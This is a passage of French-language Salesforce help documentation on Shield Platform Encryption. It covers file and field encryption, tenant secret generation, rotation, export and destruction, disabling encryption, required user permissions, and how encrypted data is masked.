L'activation du cryptage d'un fichier et d'une pièce jointe affecte les nouveaux fichiers et les nouvelles pièces jointes. Ils ne crypte pas automatiquement les fichiers et les pièces jointes qui existent déjà dans Salesforce. Pour crypter des fichiers existants, contactez Salesforce.

Pour vérifier si un fichier ou une pièce jointe est crypté, examinez l'indicateur de cryptage dans la page détail du fichier ou de la pièce jointe. Vous pouvez également examiner le champ `isEncrypted` dans l'objet ContentVersion (pour des fichiers) ou l'objet Pièce jointe (pour des pièces jointes).

**Éditions**

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.


Disponible avec Salesforce Classic et avec Lightning Experience

**AUTORISATIONS UTILISATEUR**

Pour afficher la configuration :
- Afficher la configuration

Pour crypter des fichiers :
- Personnaliser l'application

**Un fichier crypté se présente comme suit.**




CONSULTER ÉGALEMENT :

Quels fichiers sont cryptés ?

Data Loader

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_contentversion.htm

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_attachment.htm

## Correction des problèmes de compatibilité

Lorsque vous sélectionnez des champs ou des fichiers à crypter, Salesforce contrôle automatiquement les effets indésirables possibles, et vous alerte si un paramètre existant présente un risque pour l'accès aux données ou le fonctionnement normal de Salesforce. Pour résoudre ces problèmes, vous disposez de plusieurs options.

Remarque: Si vous configurez le cryptage via la page de Configuration, vous recevez un e-mail contenant les résultats. Si vous utilisez l'API, les résultats sont renvoyer de façon synchrone.

Si vos résultats contiennent des messages d'erreur, vous avez probablement atteint une ou plusieurs des limitations ci-dessous :

**Portails**

Vous ne pouvez pas crypter les champs standard, car un portail client ou un portail partenaire est activé dans votre organisation. Pour désactiver un portail client, accédez à la page Paramètres du portail client dans la Configuration. Pour désactiver un portail partenaires, accédez à la page Partenaires dans la Configuration.

Remarque: Les communautés ne sont pas associées à ce problème. Elles sont entièrement compatibles avec le cryptage.

**Règles de partage basées sur des critères**

Vous avez sélectionné un champ utilisé dans un filtre d'une règle de partage basée sur des critères.

**Requêtes SOQL/SOSL**

Vous avez sélectionné un champ qui est utilisé dans une fonction d'agrégation d'une requête SOQL, ou dans une clause WHERE, GROUP BY ou ORDER BY.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

**Champs de formule**
Vous avez sélectionné un champ qui référencé par un champ de formule personnalisé.

**Tableaux réduits**
Vous avez sélectionné un champ qui est utilisé dans un tableau fin.

**Produits d'intégration Microsoft**
Si Lightning Sync ou Lightning pour Outlook est activé, le cryptage la plate-forme ne peut pas être activé. Si le Cryptage de la plate-forme est activé, Lightning Sync et Lightning pour Outlook ne peuvent pas être activés.

Remarque: Cette page concerne le Cryptage de la plate-forme Shield, pas le Cryptage classique. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Retour à la rubrique parente

## Gestion des secrets et des clés Shield Platform Encryption

Pour ajouter Shield Platform Encryption à votre organisation, contactez votre responsable de compte Salesforce. Il vous aidera à provisionner la licence adéquate et vous pourrez commencer à créer votre propre secret locataire unique.

Shield Platform Encryption est automatiquement disponible pour les organisations Developer Edition, mais pas disponible dans les organisations sandbox.

Les autorisations suivantes sont également requises :

- Gérer les clés de cryptage permet de charger et de renouveler les secrets locataires.
- Personnaliser l'application permet de gérer les certificats.

Lorsque votre licence a été provisionnée et que vous disposez des autorisations requises, vous pouvez accéder à toutes les fonctionnalités de Shield Platform Encryption.

### Génération d'un secret locataire

Générez un secret locataire unique pour votre organisation, puis autorisez des personnes spécifiques à l'utiliser pour générer de nouvelles clés de cryptage des données. Vous gérez votre propre secret locataire : vous pouvez le renouveler, l'archiver, et désigner d'autres utilisateurs en vue de partager sa responsabilité.

### Rotation de vos clés de cryptage

Vous devez générer régulièrement un nouveau secret locataire et archiver l'ancien secret locataire actif. En contrôlant le cycle de vie des secrets locataires de votre organisation, vous contrôlez le cycle de vie des clés de cryptage des données dérivées de ces secrets.

### Sauvegarde de votre secret locataire

Votre secret locataire est unique à votre organisation et aux données spécifiques auxquelles il s'applique. Salesforce recommande d'exporter votre secret pour pouvoir accéder à tout moment aux données en cas de besoin.

**Éditions**

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

**AUTORISATIONS UTILISATEUR**

Pour gérer des secrets locataires :
- Gérer les clés de cryptage

Destruction d'un secret locataire

Détruisez les secrets locataires uniquement dans des cas extrêmes, lorsque l'accès aux données associées n'est plus nécessaire. Votre secret locataire est unique à votre organisation et aux données spécifiques auxquelles il s'applique. Lorsque vous détruisez un secret locataire, les données associées ne sont pas accessibles, sauf si vous avez au préalable exporté la clé avant de la réimporter dans Salesforce.

Désactivation du Cryptage de la plate-forme Shield

Il peut être nécessaire de désactiver le Cryptage de la plate-forme Shield pour des champs, des fichiers ou les deux. Vous pouvez activer ou désactiver le cryptage de champs individuels, mais le cryptage de fichiers s'applique à tous les fichiers.

CONSULTER ÉGALEMENT :

Présentation du cryptage de la plate-forme

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Génération d'un secret locataire

Générez un secret locataire unique pour votre organisation, puis autorisez des personnes spécifiques à l'utiliser pour générer de nouvelles clés de cryptage des données. Vous gérez votre propre secret locataire : vous pouvez le renouveler, l'archiver, et désigner d'autres utilisateurs en vue de partager sa responsabilité.

Votre clé de cryptage des données n'est jamais enregistrée ni partagée entre les organisations. À la place, elle est dérivée à la demande à partir d'un secret principal et de votre secret locataire spécifique à l'organisation, puis mis en cache sur un serveur d'applications.

Les développeurs autorisés peuvent générer, renouveler, exporter, détruire et réimporter des secrets locataires en codant un appel à l'objet TenantSecret dans l'API Salesforce.

**Important:** Seuls les utilisateurs autorisés peuvent générer des secrets locataires à partir de la page Cryptage de la plate-forme. Demandez à votre administrateur Salesforce de vous attribuer l'autorisation « Gérer les clés de cryptage ».

1. Activez l'autorisation « Gérer les clés de cryptage » à des personnes de confiance pour leur confier la gestion des secrets locataires de votre organisation.

   Vous pouvez ajouter cette autorisation à un profil ou à un ensemble d'autorisations : dans Configuration, saisissez *Profils* ou *Ensembles d'autorisations* dans la case `Recherche rapide`.

2. Générez votre secret locataire.
   a. Dans la Configuration, utilisez la `Recherche rapide` pour accéder à la page de configuration du cryptage de la plate-forme.
   b. Cliquez sur **Générer un secret locataire**.

**Remarque:** Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

AUTORISATIONS UTILISATEUR

Pour gérer des secrets locataires :
- Gérer les clés de cryptage

CONSULTER ÉGALEMENT :

Ensembles d'autorisations

Profils

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Rotation de vos clés de cryptage

Vous devez générer régulièrement un nouveau secret locataire et archiver l'ancien secret locataire actif. En contrôlant le cycle de vie des secrets locataires de votre organisation, vous contrôlez le cycle de vie des clés de cryptage des données dérivées de ces secrets.

Consultez les stratégies de sécurité de votre organisation afin de déterminer comment renouveler votre secret locataire. Vous pouvez le renouveler toutes les 24 heures dans une organisation de production et toutes les quatre heures dans un environnement sandbox.

La fonction de dérivation de clé utilise un secret principal qui est renouvelé à chaque publication d'une version majeure de Salesforce. Vos clés de cryptage et vos données cryptées ne sont pas impactées tant que vous renouvelez pas votre secret locataire.

1. Pour vérifier le statut des clés de votre organisation, dans Configuration, utilisez la case `Recherche rapide` pour accéder à la page de configuration Cryptage de la plate-forme. Les clés peuvent être actives, archivées ou détruites.

   **ACTIF**
   Peut être utilisée pour crypter et décrypter des données nouvelles ou existantes.

   **ARCHIVÉ**
   Ne peut pas crypter les nouvelles données. Peut être utilisée pour décrypter les données cryptées avec cette clé lorsqu'elle était active.

   **DÉTRUIT**
   Ne peut ni crypter ni décrypter des données. Les données cryptées avec cette clé lorsqu'elle était active ne peuvent plus être décryptées. Les fichiers et les pièces jointes cryptés avec cette clé ne peuvent être téléchargés.

2. Dans la Configuration, utilisez la `Recherche rapide` pour accéder à la page de configuration du cryptage de la plate-forme.
3. Cliquez sur **Générer un nouveau secret locataire**.
4. Si vous souhaitez renouveler le cryptage des valeurs de champ existantes avec un nouveau secret locataire généré, contactez le support de Salesforce.

   Mettez à jour les données en exportant les objets via l'API ou en exécutant un rapport qui inclut l'ID de l'enregistrement. Cette opération déclenche le service de cryptage qui renouvelle le cryptage des données existantes avec la clé la plus récente.

**Remarque:** Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

**Éditions**

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

**AUTORISATIONS UTILISATEUR**

Pour gérer des secrets locataires :
- Gérer les clés de cryptage

CONSULTER ÉGALEMENT :

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Sauvegarde de votre secret locataire

Votre secret locataire est unique à votre organisation et aux données spécifiques auxquelles il s'applique. Salesforce recommande d'exporter votre secret pour pouvoir accéder à tout moment aux données en cas de besoin.

1. Dans la Configuration, utilisez la `Recherche rapide` pour accéder à la page de configuration du cryptage de la plate-forme.
2. Dans le tableau qui répertorie vos clés, accédez au secret locataire souhaité, puis cliquez sur **Exporter**.
3. Confirmez votre choix dans la fenêtre d'avertissement, puis enregistrez votre fichier exporté.

   Le nom du fichier est `tenant-secret-org-<ID d'organisation>-ver-<numéro de version du secret locataire>.txt`. Par exemple, `tenant-secret-org-00DD00000007eTR-ver-1.txt`.
4. Notez la version spécifique que vous exportez et nommez votre fichier exporté avec un nom explicite. Stockez le fichier en lieu sûr pour pouvoir le réimporter si nécessaire dans votre organisation.

   Remarque: Votre secret locataire exporté est lui-même crypté.
5. Pour réimporter votre secret locataire, cliquez sur **Importer** > **Sélectionner un fichier**, puis sélectionnez votre fichier. Veillez à importer la version correcte du secret locataire.

Remarque: Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

AUTORISATIONS UTILISATEUR

Pour gérer des secrets locataires :
- Gérer les clés de cryptage

CONSULTER ÉGALEMENT :

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Destruction d'un secret locataire

Détruisez les secrets locataires uniquement dans des cas extrêmes, lorsque l'accès aux données associées n'est plus nécessaire. Votre secret locataire est unique à votre organisation et aux données spécifiques auxquelles il s'applique. Lorsque vous détruisez un secret locataire, les données associées ne sont pas accessibles, sauf si vous avez au préalable exporté la clé avant de la réimporter dans Salesforce.

1. Dans la Configuration, utilisez la `Recherche rapide` pour accéder à la page de configuration du cryptage de la plate-forme.
2. Dans le tableau qui répertorie vos secrets locataires, accédez à la ligne contenant le secret que vous souhaitez détruire, puis cliquez sur **Détruire**.
3. Un message d'avertissement s'affiche. Saisissez le texte indiqué, sélectionnez la case de confirmation de la destruction d'un secret locataire, puis cliquez sur **Détruire**.

Les aperçus de fichiers et les contenus qui ont déjà été mis en cache dans le navigateur de l'utilisateur peuvent être visibles en texte clair après la destruction de la clé utilisée pour créer le contenu, jusqu'à ce que l'utilisateur se reconnecte.

Si vous créez une organisation sandbox à partir de votre organisation de production, puis détruisez le secret locataire dans votre organisation sandbox, le secret locataire existe toujours dans l'organisation de production.

**Remarque:** Cette page concerne le Cryptage de la plate-forme Shield, pas le Cryptage classique. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

**Éditions**

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

**AUTORISATIONS UTILISATEUR**

Pour gérer des secrets locataires :

- Gérer les clés de cryptage

## Désactivation du Cryptage de la plate-forme Shield

Il peut être nécessaire de désactiver le Cryptage de la plate-forme Shield pour des champs, des fichiers ou les deux. Vous pouvez activer ou désactiver le cryptage de champs individuels, mais le cryptage de fichiers s'applique à tous les fichiers.

Lorsque vous désactivez le Cryptage de la plate-forme Shield, les données cryptées ne sont pas décryptées en masse et aucune fonctionnalité affectée par le cryptage n'est restaurée. Si vous avez besoin d'aide pour confirmer vos modifications, contactez Salesforce après avoir désactivé le Cryptage de la plate-forme.

1. Dans la case `Recherche rapide` de la Configuration, saisissez **Cryptage de la plate-forme**.
2. Cliquez sur **Crypter les champs**, puis sur **Modifier**.
3. Désélectionnez les champs pour lesquels vous souhaitez arrêter le cryptage, puis cliquez sur **Enregistrer**.
   Les utilisateurs peuvent afficher les données de ces champs.
4. Pour désactiver le cryptage des fichiers, désélectionnez **Crypter les fichiers et les pièces jointes**, puis cliquez sur **Enregistrer**.

Les limitations et les comportements spécifiques qui s'appliquent aux champs cryptés persistent après la désactivation du cryptage. Les valeurs peuvent rester cryptées au repos et êtres masquées à certains emplacements. L'ensemble des fichiers et des pièces jointes déjà cryptés restent cryptés au repos.

Les champs cryptés restent accessibles après la désactivation du cryptage, tant que la clé de cryptage utilisée n'est pas détruite.

CONSULTER ÉGALEMENT :

Retour à la rubrique parente

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

AUTORISATIONS UTILISATEUR

Pour afficher la configuration :

- "Afficher la configuration"

Pour désactiver le cryptage :

- Personnaliser l'application

# Fonctionnement de Shield Platform Encryption

Shield Platform Encryption repose sur un secret locataire unique que vous contrôlez et un secret principal qui est géré par Salesforce. Nous combinons ces deux secrets pour créer votre clé de cryptage de données unique. Nous utilisons la clé pour crypter les données que vos utilisateurs stockent dans Salesforce, et pour décrypter les données lorsque vos utilisateurs autorisés en ont besoin.

Le cryptage de fichiers, de champs et de pièces jointes n'a aucun effet sur les limitations de stockage de votre organisation.

**Remarque:** Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

### Quels champs puis-je crypter ?

Vous pouvez crypter certains champs dans les objets Compte, Contact, Requête et Commentaire de requête. Lorsque Shield Platform Encryption est activé, les utilisateurs qui disposent de l'autorisation « Afficher les données cryptées » peuvent afficher le contenu des champs cryptés, mais les utilisateurs qui ne sont pas autorisés affichent uniquement des valeurs masquées.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

### Quels fichiers sont cryptés ?

Lorsque vous activez Shield Platform Encryption pour les fichiers et les pièces jointes, tous ceux qui peuvent être cryptés le sont. Le corps de chaque fichier ou pièce jointe est crypté lors du chargement.

### Autorisations utilisateur requises par Shield Platform Encryption

Attribuez des autorisations à vos utilisateurs en fonction de leur rôle par rapport au cryptage. Certains utilisateurs nécessitent l'autorisation « Afficher les données », alors que d'autres nécessitent une combinaison d'autorisations pour sélectionner des données à crypter ou utiliser des clés de cryptage. Vous pouvez activer les autorisations ci-dessous comme n'importe quelle autre autorisation utilisateur.

### À quoi ressemblent mes données cryptées ?

La présentation des données cryptées pour les utilisateurs et les administrateurs dépend de leurs autorisations, aussi bien pour un fichier ou un champ, et d'autres facteurs. Les administrateurs contrôlent cependant qui a accès aux données confidentielles.

### En arrière-plan : Le processus de Cryptage de la plate-forme Shield

Lorsque des utilisateurs soumettent des données, le serveur d'applications recherche la clé de cryptage des données spécifique à l'organisation dans sa mémoire cache. S'il ne trouve pas la clé, il récupère le secret locataire crypté dans la base de données et demande la clé au serveur de dérivation afin de dériver la clé. Le service de cryptage crypte ensuite les données dans le serveur d'applications.

### En arrière-plan : le processus de cryptage de l'index de recherche

Le moteur de recherche de Salesforce est construit sur la plate-forme logicielle de recherche d'entreprise open-source Apache Solr. L'index de recherche, qui stocke les jetons des données d'enregistrement avec des liens vers les enregistrements d'origine stockés dans la base de données, est hébergé dans Solr. Des partitions divisent l'index de recherche en segments pour permettre à Salesforce d'échelonner les opérations. Apache Lucene est utilisé comme bibliothèque principale.

### Comment déployer le Cryptage de la plate-forme Shield ?

Lorsque vous déployez le Cryptage de la plate-forme Shield dans votre organisation avec un outil tel que Force.com IDE, l'Outil de migration ou le Système de traduction, l'attribut de champ Crypté est conservé. Cependant, si vous le déployez dans des organisations qui ont des paramètres de cryptage différents, les conséquences dépendent de l'activation ou non du Cryptage de la plate-forme Shield dans l'organisation cible.

### Fonctionnement du Cryptage de la plate-forme Shield dans une organisation Sandbox

L'actualisation d'un environnement sandbox depuis une organisation de production crée une copie exacte de l'organisation de production. Si le Cryptage de la plate-forme Shield est activé dans l'organisation de production, tous les paramètres de cryptage sont copiés, y compris les secrets locataires créés en production.

### Terminologie du Cryptage de la plate-forme Shield

Le cryptage possède son propre vocabulaire spécialisé. Pour tirer pleinement parti des fonctionnalités du Cryptage de la plate-forme Shield, familiarisez-vous avec les principaux termes, notamment le module de sécurité matériel, la rotation des clés et le secret principal.

### Quelle est la différence entre le cryptage classique et le Shield Platform Encryption ?

Le cryptage classique permet de protéger un type particulier de champ de texte personnalisé, que vous créez à cet effet. Shield Platform Encryption permet de crypter une variété de champs standard couramment utilisés, ainsi que certains champs personnalisés et de nombreux types de fichier. Shield Platform Encryption prend également en charge les comptes personnels, les requêtes, la recherche, les processus d'approbation et d'autres fonctionnalités importantes de Salesforce.

CONSULTER ÉGALEMENT :

Présentation du cryptage de la plate-forme

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

## Quels champs puis-je crypter ?

Vous pouvez crypter certains champs dans les objets Compte, Contact, Requête et Commentaire de requête. Lorsque Shield Platform Encryption est activé, les utilisateurs qui disposent de l'autorisation « Afficher les données cryptées » peuvent afficher le contenu des champs cryptés, mais les utilisateurs qui ne sont pas autorisés affichent uniquement des valeurs masquées.

Dans tous les cas, les champs cryptés fonctionnement normalement dans l'interface utilisateur, les processus métiers et les API Salesforce (avec quelques exceptions, par exemple, les champs cryptés ne peuvent pas être filtrés).

Lorsque vous cryptez un champ, les valeurs existantes ne sont pas immédiatement cryptées. Les valeurs sont cryptées uniquement lorsqu'elles sont affectées. Pour une assistance sur le cryptage des données existantes, contacter Salesforce.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

### Champs standard cryptés

Vous pouvez crypter le contenu des types de champ standard ci-dessous.

- Dans l'objet Compte :
  - `Nom du compte`
  - `Description`
  - `Télécopie`
  - `Site Web`
  - `Téléphone`
- Dans l'objet Contact :
  - `Description`
  - `E-mail`
  - `Télécopie`
  - `Téléphone domicile`
  - `Adresse postale` (crypte uniquement `Rue` et `Ville`)
  - `Mobile`
  - `Nom` (crypte `Prénom`, `Deuxième prénom` et `Nom`)
  - `Autre téléphone`
  - `Téléphone`
- Dans l'objet Requête :
  - `Objet`
  - `Description`
- Dans l'objet Commentaires :
  - `Corps` (y compris les commentaires internes)

### Champs personnalisés cryptés

Vous pouvez crypter le contenu de champs qui appartiennent à l'un des types de champ personnalisé suivants :

- E-mail

- Téléphone
- Texte
- Zone de texte
- Zone de texte (longue)
- URL
- Date
- Date/heure

**Important:** Lorsqu'un champ personnalisé est crypté, vous ne pouvez pas modifier son type. Pour les champs personnalisés de téléphone et d'e-mail, vous ne pouvez pas non plus modifier le format du champ.

Vous ne pouvez pas utiliser des champs personnalisés actuellement ou précédemment cryptés dans des champs de formule personnalisés ou des règles de partage basées sur des critères.

Vous ne pouvez pas utiliser le générateur de schéma pour créer un champ personnalisé crypté.

Certains champs personnalisés ne peuvent pas être cryptés :

- Les champs personnalisés qui ont un attribut `Unique` ou `ID externe`, ou qui incluent ces attributs dans des champs personnalisés précédemment cryptés
- Les champs utilisés dans des champs de formule personnalisés
- Les champs d'objets de données externes
- Les champs utilisés dans une relation de compte à contact

**Remarque:** Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Cryptage de champs
Retour à la rubrique parente
À quoi ressemblent mes données cryptées ?
Correction des problèmes de compatibilité
Compromis et limitations de Shield Platform Encryption

## Quels fichiers sont cryptés ?

Lorsque vous activez Shield Platform Encryption pour les fichiers et les pièces jointes, tous ceux qui peuvent être cryptés le sont. Le corps de chaque fichier ou pièce jointe est crypté lors du chargement.

Les types de fichier ci-dessous sont cryptés lorsque vous activez le cryptage des fichiers :

- Fichiers joints à des e-mails
- Fichiers joints à des fils
- Fichiers joints à des enregistrements
- Fichiers dans les onglets Contenu, Bibliothèques et Fichiers (Salesforce Files, y compris les aperçus de fichiers et les fichiers Salesforce CRM Content).
- Fichiers gérés avec Salesforce Files Sync et stockés dans Salesforce
- Fichiers joints à des publications, des commentaires Chatter, et le menu latéral
- Texte du corps des notes en utilisant l'outil Notes

- Fichiers joints à des articles Knowledge

Certains types de fichier et pièce jointe ne sont pas cryptés :

- Photos de groupe Chatter
- Photos de profil Chatter
- Documents
- Aperçus des notes dans le nouvel outil Notes
- Notes dans l'ancien outil Notes

**Remarque:** Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Cryptage des fichiers et des pièces jointes

## Autorisations utilisateur requises par Shield Platform Encryption

Attribuez des autorisations à vos utilisateurs en fonction de leur rôle par rapport au cryptage. Certains utilisateurs nécessitent l'autorisation « Afficher les données », alors que d'autres nécessitent une combinaison d'autorisations pour sélectionner des données à crypter ou utiliser des clés de cryptage. Vous pouvez activer les autorisations ci-dessous comme n'importe quelle autre autorisation utilisateur.

| | Afficher les données cryptées | Gérer les clés de cryptage | Personnaliser l'application | Afficher la configuration |
|---|---|---|---|---|
| Afficher les données de champs cryptés | ✔ | | | |
| Afficher la page de configuration du cryptage de la plate-forme | | | ✔ | ✔ |
| Modifier la page de configuration du cryptage de la plate-forme, à l'exception de la gestion des clés | | | ✔ | |
| Générer, détruire, exporter et importer des secrets locataires | | ✔ | | |
| Interroger l'objet TenantSecret via l'API | | ✔ | | |

### L'autorisation « Afficher les données cryptées »

En tant qu'administrateur, vous choisissez les utilisateurs qui peuvent afficher des valeurs de champ non masquées en accordant l'autorisation « Afficher les données cryptées » dans des profils ou des ensembles d'autorisations. Les administrateurs ne reçoivent pas automatiquement l'autorisation, et les profils standard ne comprennent pas l'autorisation par défaut.

**Conseil:** Lorsque vous possédez l'autorisation « Afficher les données cryptées » et que vous accordez l'accès à la connexion à d'autres utilisateurs, ils peuvent afficher les valeurs de champ cryptées en texte brut. Pour éviter d'exposer des données sensibles, clonez votre profil, puis retirez l'autorisation « Afficher les données cryptées » du profil cloné. Accordez ensuite l'accès à la connexion à l'autre utilisateur.

Lorsque vous activez le cryptage, les valeurs de champ existantes ne sont pas immédiatement cryptées. Les valeurs sont cryptées uniquement lorsqu'elles sont affectées.

Si vous ajoutez ou retirez l'autorisation « Afficher les données cryptées » pour un utilisateur, la modification s'applique lorsque l'utilisateur se reconnecte.

L'affichage de données en texte clair varie selon qu'il s'agit d'un fichier ou d'un champ. Les fichiers cryptés sont toujours visibles par les utilisateurs qui y accèdent. Les champs cryptés sont visibles uniquement par les utilisateurs qui ont accès aux champs et qui disposent de l'autorisation « Afficher les données cryptées ». Utilisez les paramètres de partage appropriés si les données d'un fichier doivent rester masquées.

Les utilisateurs qui ne disposent pas de l'autorisation « Afficher les données cryptées » ne peuvent pas :

- Modifier les champs de recherche cryptés obligatoires.
- Utiliser les listes associées de l'éditeur Chatter.
- Utiliser la fonctionnalité Copier l'adresse postale dans une autre adresse dans des contacts.
- Sélectionner la valeur à conserver entre deux enregistrements de compte fusionnés, si la même valeur est cryptée dans les deux enregistrements. Dans ce cas, Salesforce conserve la valeur de l'enregistrement du compte principal.
- Créer des enregistrements contenant un champ de référence qui nécessite une valeur, si ce champ de référence pointe vers un champ standard crypté.

Les utilisateurs qui ne disposent pas de l'autorisation « Afficher les données cryptées » peuvent toutefois utiliser les champs cryptés comme suit :

- Modifier la valeur d'un champ crypté, sauf si la sécurité au niveau du champ est définie sur lecture seule.
- Afficher les champs cryptés dans les résultats de recherche, même si leurs valeurs sont masquées.
- Créer des enregistrements de contact et d'opportunité à partir des actions Chatter, de listes associées dans les pages de détail de compte, et de la Création rapide.

Lorsque l'utilisateur actif d'un rapport ou d'un tableau de bord dispose de l'autorisation « Afficher les données cryptées », les personnes qui consultent le graphique du rapport ou le tableau de bord peuvent afficher les données cryptées, même sans cette autorisation.

Lorsque des utilisateurs ne disposant pas de l'autorisation « Afficher les données cryptées » clonent un enregistrement avec des champs cryptés (autres que références), les valeurs des champs cryptés sont vides dans le nouvel enregistrement cloné.

Lorsqu'un utilisateur clone un enregistrement alors qu'il ne possède pas l'autorisation « Afficher les données cryptées », les donnée des champs cryptés sont masquées.

**Remarque:** Cette page se rapporte à Shield Platform Encryption, pas au Cryptage Classic. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Profils
Ensembles d'autorisations
Autorisations utilisateur
Retour à la rubrique parente

## À quoi ressemblent mes données cryptées ?

La présentation des données cryptées pour les utilisateurs et les administrateurs dépend de leurs autorisations, aussi bien pour un fichier ou un champ, et d'autres facteurs. Les administrateurs contrôlent cependant qui a accès aux données confidentielles.

Il est important de comprendre la différence entre les données cryptées *au repos* et le *masquage* des données. Les données cryptées *au repos* font référence aux données cryptées lorsqu'elles sont stockées. Par exemple, les serveurs, les bases de données et fichiers stockent tous des données au repos. Le *masquage* fait référence au masquage des données visibles d'un champ en remplaçant les caractères. Par exemple, les caractères d'un champ de numéro de sécurité sociale peuvent être affichés sous la forme d'astérisques pour plus de sécurité.

Les utilisateurs peuvent afficher certaines données en texte clair au lieu de masquées en fonction des autorisations ou selon que les données résident dans un fichier ou dans un champ. Deux éléments expliquent ce comportement :

- **Sécurité au niveau du champ :** les utilisateurs qui disposent d'autorisations de sécurité au niveau du champ ont accès à certaines données lorsqu'elles sont cryptées au repos. Par exemple, un directeur des ressources humaines doit afficher les informations confidentielles des employés dans un champ, contrairement à un employé de bureau. Même si le directeur des ressources humaines peut afficher les données confidentielles, elles restent cryptées au repos.
- **Les fichiers cryptés restent visibles :** les fichiers restent visibles par les utilisateurs autorisés, même lorsqu'ils sont cryptés. Par contre, pour afficher des données cryptées dans des champs, un utilisateur doit disposer de l'autorisation Afficher les données cryptées. Si les données d'un fichier doivent rester masquées, utilisez les paramètres de partage appropriés.

## Masques affichés

Le Cryptage de la plate-forme Shield utilise divers masques. Certains masquent simplement les données dans la vue, d'autres indiquent des informations supplémentaires sur les données masquées.

Remarque: Le masquage ne s'applique pas aux données des composants Lightning personnalisés.

| Type de champ | Masque | Signification |
|---|---|---|
| E-mail, Téléphone, Texte, Zone de texte, Zone de texte (longue), URL | ***** | Ce champ est crypté et vous n'êtes pas autorisé(e) à afficher les données cryptées. |
| | ????? | Ce champ est crypté et la clé de cryptage a été détruite. |
